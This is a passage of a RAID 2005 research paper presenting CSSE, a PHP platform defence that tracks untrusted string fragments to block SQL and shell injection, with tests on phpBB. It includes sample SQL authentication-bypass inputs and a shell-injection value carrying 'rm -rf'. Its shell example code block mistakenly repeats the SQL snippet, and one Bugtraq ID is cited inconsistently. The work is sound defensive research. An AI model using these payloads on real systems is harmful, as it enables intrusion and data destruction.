CSSE requires neither application developer interaction nor application source code modifications. Since only changes to the underlying platform are needed, it effectively shifts the burden of implementing countermeasures against injection attacks from the many application developers to the small team of security-savvy platform developers. Our method is effective against most types of injection attacks, and we show that it is also less error-prone than other solutions proposed so far.

We have developed a prototype CSSE implementation for PHP, a platform that is particularly prone to these vulnerabilities. We used our prototype with phpBB, a well-known bulletin-board application, to validate our method. CSSE detected and prevented all the SQL injection attacks we could reproduce and incurred only reasonable run-time overhead.

Keywords: Intrusion prevention, internal sensors, injection attacks, web applications, PHP.

1 Introduction

In recent years we have seen a steady increase in the importance of application-level security vulnerabilities, i.e., vulnerabilities affecting applications rather than the operating system or middleware of computer systems. Among application-level vulnerabilities, the class of *input validation* vulnerabilities is the most prominent one [11] and deserves particular attention.

A. Valdes and D. Zamboni (Eds.): RAID 2005, LNCS 3858, pp. 124–145, 2006.

Input validation vulnerabilities are flaws resulting from implicit assumptions made by the application developer about the application input. More specifically, input validation vulnerabilities exist when these assumptions can be invalidated using maliciously crafted input to effect a change of application behavior that is beneficial to the attacker.

Different types of input validation vulnerabilities exist, depending on the invalid assumption. Buffer overflow vulnerabilities result from invalid assumptions on the maximum size of the input. Integer overflow attacks result from invalid assumptions on the range of the input. Similarly, injection vulnerabilities result from invalid assumptions on the presence of syntactic content in the application input. This work focuses on this last class of vulnerabilities and the attacks exploiting them. In these attacks, the so-called injection attacks, the attacker provides maliciously crafted input carrying syntactic content that changes the semantics of an expression in the application. The results are application-dependent, but typically lead to information leakage, privilege escalation or execution of arbitrary commands.

This paper introduces Context-Sensitive String Evaluation (CSSE), which is an intrusion detection and prevention method, for injection attacks. It offers several advantages over existing techniques: it requires no knowledge of the application or application source code modifications and can therefore also be used with legacy applications. It is highly effective against most types of injection attacks, not merely the most common ones. It does not rely on the application developer, which makes it less error-prone. Finally, it is not tied to any programming language and can be implemented on a variety of platforms.

CSSE effectively shifts the burden of implementing countermeasures against injection attacks from the many application developers to the small team of security-savvy platform developers. This is analogous to the way, for example, the Java platform removed the burden of bounds checking from the application developers, thereby making applications for the Java platform virtually immune to buffer-overflow attacks. CSSE requires a separate implementation for every platform one wants to protect. However, as the number of platforms is several orders of magnitude smaller than the number of applications running on them, these implementations can be implemented by security professionals and undergo thorough testing.

The contribution of this paper is twofold. First, it presents a unifying view of injection vulnerabilities, which facilitates reasoning about this class of vulnerabilities and predicting new types of related vulnerabilities. Second, and central to this paper, it introduces CSSE as a method for defending against injection attacks by addressing the root cause of the problem.

The paper is structured as follows. The next section discusses injection vulnerabilities and the conditions that enable them. Section 3 gives an overview on related work. In Section 4 we provide a detailed overview of CSSE. Our CSSE prototype implementation for PHP is discussed in Section 5. In Section 6 we present experimental results on the effectiveness and efficiency of our implementation. Finally, in Section 7, we present our conclusions and future work.

2 Injection Vulnerabilities

We introduce this class of vulnerabilities with a simple example that is vulnerable to both SQL and shell injections. Next, we identify the root cause or underlying reason why these vulnerabilities are present in applications. Finally, we present a unifying view of the different types of injection vulnerabilities.

2.1 Important Properties of Injection Vulnerabilities

Injection vulnerabilities are programming flaws that allow an attacker to alter the semantics of an expression in an application by providing input containing syntactic content. In this section we give an example of code with SQL-injection and shell-injection vulnerabilities to discuss some of the important properties of these vulnerabilities.

The code below shows a realistic example of a part of a PHP application, responsible for authentication by means of an e-mail address (`$email`) and a numeric pincode (`$pincode`) against credentials stored in a database. The user is successfully authenticated if a non-empty result set is returned.

```
$query = "SELECT * FROM users WHERE email='" . $email . "' AND pincode=" .
    $pincode;
$result = mysql_query($query);
```

This code is prone to several SQL injection attacks. If the attacker provides "`alice@host' or '0'='1`" (note the use of quotes) as e-mail address, the application executes a query, whose result is independent of the pincode provided. Because of operator precedence, such a query will be equivalent to the one with a single condition "`email='alice@host'`", thus allowing the attacker to bypass the authentication logic. Similar attacks executed using the pincode variable, which is used in a numeric context, do not require single quotes in the user input. For example, by using a valid e-mail address (e.g., "`alice@host`") and "`0 or 1=1`" as a pincode, the attacker would again be able to authenticate without proper credentials.

Continuing with our example to demonstrate a shell injection, the code shown below sends a confirmation email to an email address provided.

```
$query = "SELECT * FROM users WHERE email='" . $email . "' AND pincode=" .
    $pincode;
$result = mysql_query($query);
```

In this case, any of the shell metacharacters (e.g., `‘`, `&&`, `;`, newline) in the e-mail address field can be used to execute arbitrary commands on the server. For example, if the attacker uses "`alice@host && rm -rf .`" as e-mail address, the webserver would, in addition to sending an e-mail, try to remove all files from the current directory.

In all our examples, maliciously crafted input carries *syntactic content*. Content is considered syntactic, when it influences the form or structure of an expression. This change of structure ultimately results in altered expression semantics. Which characters qualify as syntactic content depends on the context in which the expression is used (e.g., SQL or shell command). Moreover, the context also

depends on how the input is used within the expression (e.g., string constant vs. numeric pincode in an SQL statement in our example). Identifying all syntactic content for the different contexts is thus a major challenge.

Removing single quotes and spaces from the input would prevent the attacks we described, but would certainly not fend off all attacks. Other dangerous characters include comment sequences (`--`, `/*`, `*/`) and semicolons (`;`), but also this list is not exhaustive [8].

Moreover, database servers commonly extend the ANSI SQL standards with proprietary features and helpfully correct small syntactic errors, e.g., allow the use of double quotes (`"`) instead of single quotes (`'`) for delimiting string contants. As the necessary checks are database-specific, an application can become vulnerable by a mere change of the database backend.

2.2 The Root Cause

Injection vulnerabilities are commonly classified as input validation vulnerabilities. However, the example of Section 2.1 suggests that validating user input to prevent these attacks is nontrivial and error-prone. Treating these vulnerabilities as mere input validation vulnerabilities is therefore an oversimplification.

Instead, we should address their *root cause*, which can potentially yield a less error-prone and more stable solution. Finding this root cause is equivalent to unveiling the underlying reason why a vulnerability is present in a specific system. In the case of vulnerabilities leading to injection attacks, this means determining why specially crafted user input can be used to change the semantics of an expression in the first place.

A common property of injection vulnerabilities is the use of textual representations of output expressions constructed from user-provided input. *Textual representations* are representations in a human-readable text form. *Output expressions* are expressions that are handled by an external component (e.g., database server, shell interpreter).

User input is typically used in the data parts of output expressions, as opposed to developer-provided constants, which are also used in the control parts. Therefore, user input should not carry syntactic content. In the event of an injection attack, specially crafted user input influences the syntax, resulting in a change of the semantics of the output expression. We will refer to this process as *mixing of control and data channels*.

Injection vulnerabilities are not caused by the use of textual representation itself, but by the *way* the representation is constructed. m Typically user-originated variables are serialized into a textual representation using string operations (string concatenation or string interpolation, as in our example). This process is intuitively appealing, but ultimately *ad hoc*: variables loose their type information and their serialization is done irrespectively of the output expression. This enables the mixing of data and control channels in the application, leading to injection vulnerabilities.

We thus consider the *ad-hoc serialization of user input* for creating the textual representation of output expressions as the root cause of injection attacks.

Ad-hoc serialization of user input (or variables in general) can lead to the undesired mixing of channels, but has also some desirable properties. The most important is that it is intuitively appealing and, consequently, more easily written and understood by the application developers. Second, for many types of expressions (e.g., XPath, shell command) ad-hoc serialization of user input using string operations is the only way of creating the textual representation.

Considering this, a defense against injection attacks should enable the application developer to use the textual representation in a safe manner. CSSE achieves this through a platform-enforced separation of the data and control channels, thereby addressing the root cause of injection vulnerabilities, while at the same time maintaining the advantages of textual representation and ad-hoc serialization of user variables. We present the method in more detail in Section 4.

2.3 A Unifying View of Injection Vulnerabilities

Section 2.1 introduced some of the more common types of injection vulnerabilities, but several others exist. In this section we provide a unifying view of the different types.

For any type of injection vulnerability to be present in an application, two prerequisites need to be met. The first is that the application has to use an output expression created using ad-hoc serialization of variables. The second is that the output expression depends on user-provided input data, so it can be influenced by the attacker. Hereafter, we will use the terms *input vector* and *output vector* to refer to classes of input sources and output expressions, respectively.

In Table 1 we categorize some known examples of injection vulnerabilities according to their input and output vectors, and provide a CAN/CVE [10] number if available. The cells in the table show possible avenues for different types of injection vulnerabilities.

The rows of the table represent three coarse-grained categories of input vectors: *network input, direct input and stored input.* Network input consists of all input provided by remote users. It is a combination of transport-layer input (e.g., POST data and cookies in HTTP), and application-level input (e.g., a SOAP request). Direct input, on the other hand, is input that is passed on via a local interface, e.g., through a command-line interface or environment variables. Finally, stored input is input that does not come from the user directly, but involves an intermediate storage step, e.g., in a database or an XML file. Note that for some applications the distinction between network input and direct input may not be clear-cut (e.g., CGI applications access HTTP request data through environment variables). We nonetheless distinguish between these types as they most often use different programming interfaces.

The columns of the table represent the output vectors or types of expressions to be handled by the external components. We distinguish between the following categories: *execute, query, locate, render and store.* The "execute" category covers expressions containing executable content, such as shell commands or PHP scripts. The "query" category contains expressions that are used to select and manipulate data from a repository, e.g., XPath, SQL or regular expressions. The

Table 1. Examples of different injection vulnerabilities with their CVE/CAN numbers. The most common vulnerability types are marked in **bold**.

Input \ Output	Execute (e.g., shell, XSLT)	Query (e.g., SQL, XPath)	Locate (e.g., URL, path)	Render (e.g., HTML, SVG)	Store (e.g., DB, XML)
Network input (GET/POST)	**shell inj.** (CAN-2003-0990)	**SQL inj.** (CVE-2004-0035)	**path traversal** (CAN-2004-1227)	**"phishing" through XSS** (CAN-2004-0359)	**preparation for n^{th}-order inj.**
Direct input (arguments)	**command inj.** (CAN-2001-0084)	regexp inj.	local path traversal	PostScript inj. (CAN-2003-0204)	
Stored input (DB, XML)		n^{th}-order SQL inj.		**XSS** (CAN-2002-1493)	preparation for $(n+1)^{th}$-ord. inj.

"locate" category is related to the previous one, but contains expressions that help locating the repositories themselves, e.g., paths and URLs. Expressions in the "render" categories contain information about the visualization of the data, e.g., HTML, SVG and PostScript. Finally, the "store" category consists of expressions for storing data in a repository. This last category is special as the cells of this column do not represent injection vulnerabilities, but rather the "preparation" for higher-order injections.

Such higher-order injection are defined as injections in which the input inflicting the injection is saved in a persistent storage first. The actual injection only happens when this stored data is being accessed and used. Well-known examples of second-order injections are SQL injections and XSS, where stored data, used in the creation of SQL queries and HTML output, is interpreted as a part of SQL and HTML syntax, respectively. Attacks higher than second-order are less common, but potentially more dangerous, as persistent data is usually considered more trusted. Note that our definition of higher-order injection is broader than that by Ollmann [13], which emphasizes its delayed nature. In our approach, we focus on its basic characteristics, that is, the persistent storage of offending data regardless whether its effect is immediate (as with some XSS attacks) or not (as with the attacks shown by Ollmann).

The table provides a unifying view of all types of injection vulnerabilities. We can use it to classify existing vulnerabilities, but it also provides insight into vulnerabilities that we expect to appear in the future. For example, although we have not yet seen any XPath injection vulnerabilities, it is likely that we will see them appear as the underlying technologies become widely used. It also shows that some vulnerabilities that typically are not regarded as injection vulnerabilities, e.g., path traversal, are in fact very much related and can be prevented using the same techniques as for other injection vulnerabilities.

Figure 1 shows the dataflow in an application from the perspective of this paper. The data flows from multiple inputs and constants through a chain of string operations to form the output expressions. The dashed lines depict the example of Section 2.1 where a single input can result in different outputs depending on the path in the flow graph. The difficulty of securing such an application lies in the fact that all the possible paths between inputs and outputs have to be taken into account.




Fig. 1. Use of textual representation in an application. The dashed lines depict the example of Section 2.1, where a single input can result in different outputs.

As an example, web applications have typically many different input vectors: GET and POST parameters, URL, cookies, authentication information and other HTTP headers for every possible request. Moreover, input can come from databases, XML files or other external sources. At the same time, a typical web application can have several output vectors: HTML output for every page that can possibly be generated, a database or XML file, e-mails, etc.

The large number of combinations makes adding the necessary input validation checks error-prone. This is not only true for web applications, but other programs handling user input are also affected. However, for various reasons, web applications tend to be particularly vulnerable. They are typically text-based, are often constructed from loosely-coupled components and exist in a hostile environment, where they receive a lot of untrusted user input. In addition, there is often a lack of proper development tools and the security aspects are not the main focus of the application developers.

What both Table 1 and Figure 1 cannot show is the impact a certain injection vulnerability can have on the security of an application. For example, the SQL injection in Section 2.1 leads to the possibility of authentication without proper credentials. In other cases, an injection results in run-time errors, confidentiality or integrity problems. The actual impact is thus highly situation-specific.

3 Related Work

The prevalence of attacks exploiting buffer-overflow vulnerabilities motivated a considerable research effort focused on preventing and detecting these vulnerabilities. Considerably less attention has been given to the related problem of injection vulnerabilities [3], which instead has been investigated mainly by practitioners [1, 2, 8, 12, 13]. We distinguish between two coarse-grained categories of existing solutions: "safe ad-hoc serialization" and "serialization APIs". In this section we present them and discuss their advantages and disadvantages.

Safe Ad-Hoc Serialization. The first category contains solutions facilitating safe ad-hoc serialization. *Manual input validation* falls into this category, and because

of its conceptual simplicity it remains the most popular approach. It involves manually checking all the user-provided input for syntactic content, which will then be escaped or rejected. Tool support, typically in the form of an API, is limited to predefined filters for certain output vectors. The use of these filters remains the responsibility of the application developer.

Manual input validation is error-prone as it heavily relies on the application developer. Implementing it correctly proves very difficult because of the following issues. First, applications often have a large number of inputs and the handling code is scattered throughout. Manually capturing all these inputs can therefore be a daunting task. In addition, the checks are by necessity highly dependent on the context and can be very complex for particular output vectors. Finally, care has to be taken that the checks are performed at the right place, as checks performed before the variable is in its final encoding may lead to encoding vulnerabilities. These exist when the validation can be foiled using special encoding, e.g., with entities in XML or URL encoding.

Automated input validation is a second approach, which aims at making input validation less error-prone by not relying on the application developer. The best known example is "MagicQuotes" in PHP [14], which operates by validating all input data at the time it is received. The second issue we raised for manual input validation applies also to this approach, as the usage context is not fully known when the validation is performed. Consequently, it is not defined what content should be considered syntactic. Instead, common output vectors are assumed and the validation is performed accordingly. This can lead to vulnerabilities when the assumption proves incorrect.

Variable tainting in Perl [20] is a third approach, addressing the first issue of manual input validation, namely the large number of inputs scattered throughout the code. It works by "tainting" all input to the application and warning when dependent expressions are used without having undergone manual validation. The application developer still is responsible for implementing the actual checks, but the tainting mechanism makes it less likely that necessary checks are overlooked. Tainting of input variables, inspired by Perl, has also been applied to other languages for preventing buffer overflows. Larson and Austin [6], instrument string operations in C programs to find software faults caused by improperly bounded user input. Shankar et al. [17] use static taint analysis to detect format string vulnerabilities in the compile phase.

The last approach in this category is provided by SQLrand [3], which prevents SQL injections by separating commands encoded in the program code from user-supplied data. SQLrand is based on the assumption that syntactic parts of SQL commands can only appear as constants in the program code and should not be provided by user input. SQLrand preprocesses the source code of applications and replaces all SQL commands with encoded versions. The modified commands are then intercepted by an SQL proxy, which enforces that only correctly encoded instructions are passed on to the database. The main disadvantages of this approach are that it requires a complex setup and that it is specific to SQL.

Serialization APIs. The second category consists of solutions that can be characterized as serialization APIs (Application Programming Interfaces). These APIs assist the application developer in serializing variables and thus creating a safe textual representation. They either do not use explicit textual representation at all, and the representation is created using a programmatic API instead, or they use special serialization templates, in which the textual representation is created by the application developer and only the variables are serialized using an API. An example of the former type is DOM (Document Object Model), which provides programmatic support for creating XML documents, thereby, in addition to its other advantages, preventing XML injection attacks. Examples of the latter type include serialization templates for SQL, which exist for many different programming languages: `PreparedStatement` in Java, ADOdb [7] in PHP and Python, `SQLCommand` in VisualBasic and DBI [4] in Perl.

The key advantage of this approach is that the serialization is handled automatically by the platform. Although the method is less error-prone, some problems remain. First, the tool support is limited to some frequently used output vectors. For example, there are prepared statements for SQL expressions and DOM for XML, but we know of no similar tool support for XPath or regular expressions. Second, the application developer still is responsible for actively and correctly using this mechanism. And third, there is a large number of legacy applications that do not use this functionality or run on platforms that do not provide this tool support.

Also in this category is the approach taken by Xen [9], which fully integrates XML and SQL with object-oriented languages, such as C♯. Xen extends the language syntax by adding new types and expressions, which avoids ad-hoc serialization and thus prevents injection vulnerabilities. The disadvantage of this method is that it cannot be easily applied to existing applications.

4 Context-Sensitive String Evaluation

In this section we provide a detailed description of CSSE and show how it compares to the existing methods for defending against injection attacks.

CSSE addresses the root cause of injection vulnerabilities by enforcing strict channel separation, while still allowing the convenient use of ad-hoc serialization for creating output expressions. A CSSE-enabled platform ensures that these expressions are resistant to injection attacks by automatically applying the appropriate checks on the user-provided parts of the expressions. CSSE achieves this by instrumenting the platform so that it is able to: (i) distinguish between the user- and developer-provided parts of the output expressions, and (ii) determine the appropriate checks to be performed on the user-provided parts.

The first condition is achieved through a tracking system that adds metadata to all string fragments in an application in order to keep track of the fragments' origin. The underlying assumption is that string fragments originating from the developer are trusted, while those originating from user-provided input are untrusted. The assignment of the metadata is performed without interaction of the application developer or modification of the application source code, and




Fig. 2. Using CSSE to preserve the metadata of string representations and allow for late string evaluation. Shades represent string fragments originating from the user.

is instead achieved through the instrumentation of the input vectors (e.g., network, file) of the CSSE-enabled platform. CSSE further instruments the string operations to preserve and update the metadata assigned to their operands. As a result, the metadata allows us to distinguish between the developer-provided (trusted) and user-provided (untrusted) parts of the output expressions at any stage in their creation. Figure 2 illustrates the dataflow of the vulnerable application executed in a CSSE-enabled platform.

The second condition is achieved by deferring the necessary checks to a very late stage, namely up to the moment when the application calls the API function to pass the output expression on to the handling component (output vector). CSSE intercepts all API calls related to output vectors, and derives the type of output vector (e.g., MySQL, shell) from the actual function called (e.g., `mysql_query()`, `exec()`). This allows CSSE to apply the checks appropriate for this particular output vector.

At this point, CSSE knows the complete context. The first part of the context is provided by the metadata, which describes the fragments of the output expression that require checking. The second part of the context is provided by examining the intercepted call to the API function, which determines which checks will be executed. CSSE then uses this context information to check the unsafe fragments for syntactic content. Depending on the mode CSSE is used in, it can escape the syntactic content or prevent the execution of the dangerous content (both intrusion prevention) or raise an alert (intrusion detection).

The novelty of our method lies in its ability to automatically gather all the required pieces of information that allow it to perform the necessary checks for detecting and preventing injection vulnerabilities. A CSSE implementation is platform-specific, but effective for all applications executed on this platform. No analysis or modification of the application is required, except for very rare cases where user-provided input is explicitly trusted. This will be further discussed in the remainder of this section.

CSSE compares favorably to the existing methods described in Section 3. Because its checks are platform-enforced and performed when the expression is already encoded, it has none of the disadvantages that make the existing safe ad-hoc serialization methods error-prone. It also has several advantages over serialization APIs, as it is applicable to a wide variety of output vectors, requires no application developer actions and can also be used on legacy applications.

In the remainder of this section, we describe four logical parts that make up a CSSE implementation: metadata representation, metadata assignment, metadata-preserving string operations and context-sensitive string evaluation. The first three form the metadata tracking system, whereas the last part is responsible for determining and executing the appropriate checks. Here, we focus on the architectural aspects; the implementation will be discussed in Section 5.

Metadata Representation. In CSSE, the term "metadata" refers to information about the origin (user-provided or developer-provided) of all the fragments that make up string variables. Conceptually, this metadata is attached to the string variables, as it travels with them through the application.

However, the actual implementation of the metadata is highly platform-dependent. For example, the metadata can be stored either in a platform-wide repository or indeed as part of the actual data object. Also, the metadata itself can be represented in several ways, e.g., using a bitmap or a list of pointers delimiting different parts of an expression. Finally, the absence of metadata for a variable can also implicitly carry information on its origin.

CSSE metadata is similar to variable taint in Perl, as it also denotes the origin of the string variables and thus whether they are trusted or untrusted. However, for our method a richer metadata representation is needed. While variable taint in Perl only describes if there exists a fragment of the string variable originating from the user, CSSE metadata describes the origin of *all* the individual fragments that make up a string variable (cf. shaded fragments in Figure 2).

It is also possible to use the CSSE metadata to track a "history" of the data, by keeping track of the chain of operations performed on its fragments (e.g., filtering, escaping quotes) to ensure that the validation method applied is appropriate to the output vector (e.g., checking for database metacharacters is inappropriate when the variable is used as a part of a shell command). However, in the remainder of the paper we limit the scope of the metadata to describing origin, as this is sufficient for our purposes.

Metadata Assignment. A CSSE-enabled platform automatically assigns metadata to all string variables. For user-provided input, this is achieved through the instrumentation of the input vectors of the platform. When the application receives input from the user, e.g. in the form of an HTTP parameter, the instrumented platform API will ensure that the received variables are provided with the appropriate metadata, marking them untrusted. On the other hand, static string constants present in the program code are automatically considered safe. There is no need for the application developer to modify them or anyhow indicate how they will be used (e.g., as an SQL or shell command, HTML code).

For a CSSE-enabled platform protecting web applications, the instrumentation of the HTTP input vector is the most important, as this is the normal avenue for user-provided input. Other input vectors include application parameters (e.g., environment or run-time parameters) and data read from a persistent storage (e.g., databases and XML files).

If the application uses the persistent storage as both an input vector and an output vector, higher-order injections can occur. To prevent this, CSSE also requires that the metadata be made persistent so that is can be restored later. If the CSSE implementation does not support this functionality, it may not be able to prevent all higher-order injection attacks. In such a scenario, CSSE could mark all the input from persistent storage as untrusted, which would prevent higher-orders attacks but may result in false positives (cf. Section 6.2).

CSSE can also provide a programming interface to access the metadata directly. This allows the application developer to address special cases, such as when data read from a potentially unsafe source is explicitly trusted, or when untrusted data is used in a non-typical context.

Metadata-Preserving String Operations. As we have seen in Section 2, output expressions are typically constructed from application constants and user-provided input, using a chain of string operations, e.g., concatenation, substrings, case conversion or regexp matching.

We want to make sure that the metadata assigned to the string variables "survives" this chain of operations. Similar to the instrumentation of the input vectors for the metadata assignment, CSSE also instruments the string functions provided by the platform. These instrumented string functions are metadata-aware, and will update the metadata of their operands.

The complexity of the instrumentation depends on the particular string function. In many cases, this will be trivial, e.g., a function that changes the case of a string does not change the origin of the string fragments and thus only copying of the metadata is required. In other cases, more logic might be needed, e.g., string concatenation of two strings involves merging the metadata of the two strings. The number of string operations in a platform is typically quite large, and for CSSE to be complete, the entire set requires instrumentation.

The metadata in CSSE uses a string abstraction, as opposed to the lower-level internal representation of strings (i.e., byte or character arrays). In the rare cases where applications manipulate the internal representation of the data directly,CSSE might not be able to ensure up-to-date metadata. This can potentially lead to false positives or false negatives (cf. Section 6.2).

The three parts discussed above, form the metadata tracking system of CSSE. When these parts are implemented, it is possible to distinguish between the user-provided and developer-provided parts of the output expressions at any stage of their creation. This satisfies the first condition mentioned earlier.

Context-Sensitive String Evaluation. Context-sensitive string evaluation is the final part of CSSE, and is responsible for determining and executing the checks that ensure strict channel separation in the output expressions. This is again

achieved by an instrumentation of the platform, in this case the output vectors. This ensures that when the application calls an output vector to "execute" an output expression, CSSE is able to intercept the execution.

At this point, the complete context is known. The metadata of the output expression describes the origin of the data and thus determines parts of the expression that require checking. The function called by the application provides the second part of the context: the output vector the expression is intended for, and, following from this, the required checks.

For example, when an application calls `mysql_query()`, the CSSE instrumentation of this output vector intercepts this call. As CSSE instruments the function called, it is also aware that the function is responsible for the MySQL output vector and can thus determine the required checks on the untrusted fragments of the output expression.

For some output vectors, CSSE has to perform a limited syntactic analysis of the output expression. This is illustrated with the example of Section 2.1. In a single SQL query, the string constant and numerical constant have different interpretations and thus require different checks. Another example is HTML, where the same is true for elements, attributes and character-data parts. The complexity of the syntactic analysis required depends on the output vector.

When CSSE detects user-originated variable fragments that carry syntactic content in a given context, it is able to prevent the injection attack or raise an alert. The actual measures taken for preventing the attack depend on both the implementation and the particular output vector. Typically, CSSE escapes the offending content or blocks the request.

5 Implementation

CSSE is a generally applicable method, not tied to any particular platform. There are, however, several reasons why we chose PHP [14] as the target platform for our prototype implementation. First, PHP applications are particularly prone to injection vulnerabilities, owing to the lack of strict typing and proper APIs for data serialization. Second, numerous open-source PHP web applications are available, which allows us to easily validate our method and implementation. Finally, the platform itself is open-source, which enabled us to make the modifications described in this section.

CSSE can be implemented in different layers of the software stack. In particular, CSSE can be implemented either in the application itself or in the platform executing the application. The former requires modifications to the application, which need to be automated to retain one of the most important advantages of CSSE, namely, that it does not rely on the application developer. This can be achieved using a source code preprocessor that instruments the relevant function calls and operations. A more elegant and flexible solution makes use of the aspect-oriented programming [5] (AOP) paradigm to weave the necessary functionality into the application code, either at compile or at run time. As AOP implementations for PHP [18] do not yet support the necessary features (intercepting string

operations, not merely function calls), in our prototype we implemented CSSE using the second approach, i.e., by modifying the PHP platform.

The modifications to the PHP platform, comprised of the PHP interpreter and run-time libraries, entail the implementation of the four CSSE parts described in Section 4: metadata representation, metadata assignment, metadata-preserving string operations and context-sensitive string evaluation. Implementing these in an existing platform is not a trivial task and, in the case of PHP, involves numerous changes to a sparsely documented C code.

The goal of our prototype implementation of CSSE is threefold. First, it is a tool to illustrate our method and gain insight in the complexity involved in implementing it for an existing platform. Second, it allows us to test and demonstrate its effectiveness on a real-world application. Finally, it provides us with an estimate of the performance impact incurred by CSSE. As a goal of our prototype is a proof of concept, we have implemented the four parts of CSSE described in Section 4 up to the level that they support the aforementioned goal.

The prototype described here is based on the version 5.0.2 of the PHP platform. We modified it such that CSSE can be selectively turned on or off depending on the particular application being executed. The scope of our implementation is to prevent SQL injections in web applications. Therefore, for the input vectors, we focused on those related to HTTP, i.e., GET, POST, cookies and other HTTP parameters, and for the output vectors we focused on MySQL. Our prototype implements the four CSSE parts as follows:

Metadata Representation. CSSE requires that every string variable originating from user input have metadata associated with it. In our prototype we use a central metadata repository, which is implemented as a hash table indexed by the `zval` pointer — a dynamic memory structure representing a variable in PHP.

The metadata itself is represented as a bitmap of the length of a string, indicating the origin of each character. Currently, we use only one bit of information per character, to indicate whether certain data is user-provided. As discussed in Section 4, the remaining bits can be used to keep track of different possible origins of the data (e.g., user input, data read from the database, escaped user input and escaped data read from the database).

String variables that contain only parts that are not user-provided are identified by the absence of metadata. This improves both run-time performance and memory efficiency. It should, however, be noted that memory efficiency was not one of the design goals of our prototype implementation. By using more efficient memory representation, the memory efficiency of our prototype could be substantially improved.

Metadata Assignment. When an HTTP request is received by the PHP engine, all user input is imported into PHP variable space. We instrumented the appropriate functions to associate the proper metadata with each of the variables during the import phase. In addition, we also mark all strings read from the database as untrusted, thereby preventing second-order attacks (cf. Table 1).

Assigning metadata to variables imported from the environment and HTTP requests (GET, POST, cookies and authentication information) required modifi-

cations to only one function, namely the one responsible for registering of external variables as PHP variables (`php_register_variable_ex`). Other input vectors (e.g., database input) require modifications to appropriate external modules, e.g., `ext/mysql` in the case of MySQL.

Metadata-Preserving String Operations. Once the appropriate metadata is assigned to a string variable, it has to be preserved and updated during the entire lifetime of this variable. To meet this requirement, we instrumented a set of important string operations to make them metadata-preserving. This set includes the most common string operations used in the creation of expressions and consists of string concatenation, string interpolation (e.g., `"constant $var1 $var2"`), and the function that escapes metacharacters in the data (`addslashes`), and was sufficient for performing the evaluation detailed in the next section. We identified that in a complete implementation, 92 functions (out of the total of 3468 functions in PHP) would require instrumentation. Note that in most cases the instrumentations involves copying the entire or parts of metadata associated with the input string.

String operations are very common in applications, and thus special care has to be taken to minimize the performance impact of CSSE on this type of operations. In a typical application, most string operations will be performed on operands that contain no metadata, i.e., on variables that are not user-provided. We have addressed this by implementing the metadata-preserving string operations in such a way that the overhead is negligible in the absence of metadata (one hash table lookup for each operand to check whether metadata exists).

Context-Sensitive String Evaluation. In our prototype we focused on MySQL, a very common output vector for web applications. This required the instrumentation of all the functions responsible for MySQL query execution. When these functions are called, they will use the available metadata and knowledge about the output vector to perform the necessary checks on the executed expressions.

When the function that sends the MySQL query to the database is called, it is intercepted by CSSE. Prior to execution, CSSE checks whether there is any metadata associated with the SQL expression and if so it performs the necessary checks on the untrusted parts. In the case of MySQL, we require a limited syntactical analysis of the expression that distinguishes between string constants (e.g., `SELECT * from table where user='$username'`) and numerical constants (e.g., `SELECT * from table where id=$id`). Our method removes all unsafe characters (unescaped single quotes in the first case and all non-numeric characters in the second case) before sending the query to the database server.

6 Experimental Results

This section focuses on testing of the effectiveness and performance of CSSE on a real-world PHP application. It is important to note that our prototype was designed without analyzing the source code of this application. Instead, we determined the set of string operations and input and output vectors relevant

for our prototype based upon our knowledge of web applications in general. This provides some credibility that our method is valid and will achieve similar results with other applications.

For our experiments, we opted for the popular open-source bulletin-board application phpBB [15], based on the following three reasons. First, phpBB is widely used and thus results are relevant to a large user community. Second, it has a high degree of complexity and thus our validation shows that the prototype works effectively on non-trivial examples. Finally, phpBB has been know for injection vulnerabilities in its older versions [16]. In our experiments we used version 2.0.0 (dated April 04, 2002), in which several injection vulnerabilities have been identified.

6.1 Preventing Injection Attacks

At the time of writing, there were 12 SQL injection vulnerabilities pertaining to phpBB v2.0.x in the Bugtraq database [16]. We were able to successfully reproduce seven attacks exploiting these vulnerabilities (Bugtraq IDs: `6634`, `9122`, `9314`, `9942`, `9896`, `9883`, `10722`). The other five were either specific to versions later than 2.0.0 or we were not able to reproduce them.

For our experiments, we applied the exploits for these vulnerabilities with CSSE disabled and made sure that they succeed. Subsequently, we enabled CSSE and repeated the attacks. The initial prototype prevented six of these seven attacks, without adversely affecting the usability of the phpBB. The seventh attack (Bugtraq ID `6634`), was also prevented after we instrumented an additional string function, `implode`, used by phpBB.

Examination of the source code reveals that by applying syntactic checks for HTML and script evaluation, our prototype would also prevent known XSS and script-injection vulnerabilities in phpBB. To illustrate how CSSE works, we will show how it prevented one of the seven vulnerabilities — the vulnerability with Bugtraq ID `9112`. The vulnerability is caused by the following code in `search.php`:

